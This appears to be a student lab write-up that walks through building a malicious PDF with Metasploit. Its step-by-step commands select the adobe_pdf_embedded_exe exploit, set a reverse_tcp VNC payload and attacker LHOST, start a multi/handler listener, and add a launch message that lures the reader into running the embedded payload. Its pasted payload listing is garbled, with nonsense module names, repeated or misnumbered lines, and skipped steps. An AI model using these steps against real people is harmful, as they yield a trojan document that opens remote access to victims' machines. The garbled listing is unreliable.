Zip file password: test123

Secret code: #234Rty

Creating malicious PDF:

- 1. Install Metasploit framework.
- 2. Use "msfconsole" to invoke framework.



Use "use exploit/windows/fileformat/adobe_pdf_embedded_exe".

4. Use commands a. "show payloads" to see the number of payloads.b. "set PAYLOAD /windows/vncinject/reverse_tcp" to set the payload.

c. "set FILENAME DIGITALASSIGNMENT.pdf" to set the filename.

```
File Actions Edit View Help

202 payload/windnew/mciplect/reverse_intq_proxy_pstore

203 payload/windnew/mciplect/reverse_intq_proxy_pstore

204 payload/windnew/mciplect/reverse_intq_proxy_pstore

205 payload/windnew/mciplect/reverse_intq_pstore

205 payload/windnew/mciplect/reverse_intq_pstore

206 payload/windnew/mciplect/reverse_intq_pstore

207 payload/windnew/mciplect/reverse_intq_pstore

208 payload/windnew/mciplect/reverse_intq_pstore

209 payload/windnew/mciplect/reverse_intq_pstore

200 payload/windnew/mciplect/reverse_intq_pstore

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206 payload/windnew/mciplect/reverse_intq_pstore

207 payload/windnew/mciplect/reverse_intq_pstore

208 payload/windnew/mciplect/reverse_intq_pstore

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203 payload/windnew/mciplect/reverse_intq_pstore

204 payload/windnew/mciplect/reverse_intq_pstore

205 payload/windnew/mciplect/reverse_intq_pstore

206 payload/windnew/mciplect/reverse_intq_pstore


207 payload/windnew/mciplect/reverse_intq_pstore
```

5. To find the ip address use another tab and type "ip address". It will show the ip address.




- 6. "set LHOST 10.0.2.15" to change the ip address.
- 7. "use exploit/multi/handler" to create the exploit.


8. Use "exploit" command to create the malicious pdf file.



- 9. Now Metasploit framework will attach its template.pdf to our main file.
- 10. Here template.pdf is embedded in DIGITAL_ASSIGNMENT1.pdf and we can see the attachment in the attachment bar.



11. template.pdf has the malicious code and JavaScript is used to run the background template.pdf from DIGITAL_ASSIGNMENT1.pdf.We used LAUNCH_MESSAGE command to set the secret code: U+0023U+0032U+0033U+0034U+0052U+0074U+0079 (UNICODE) in the DIGITALASSIGNMENT.pdf.



13. Here, the person needs to search the secret code in the DIGITALASSIGNMENT.pdf because it consists of the malicious code and runs in the background.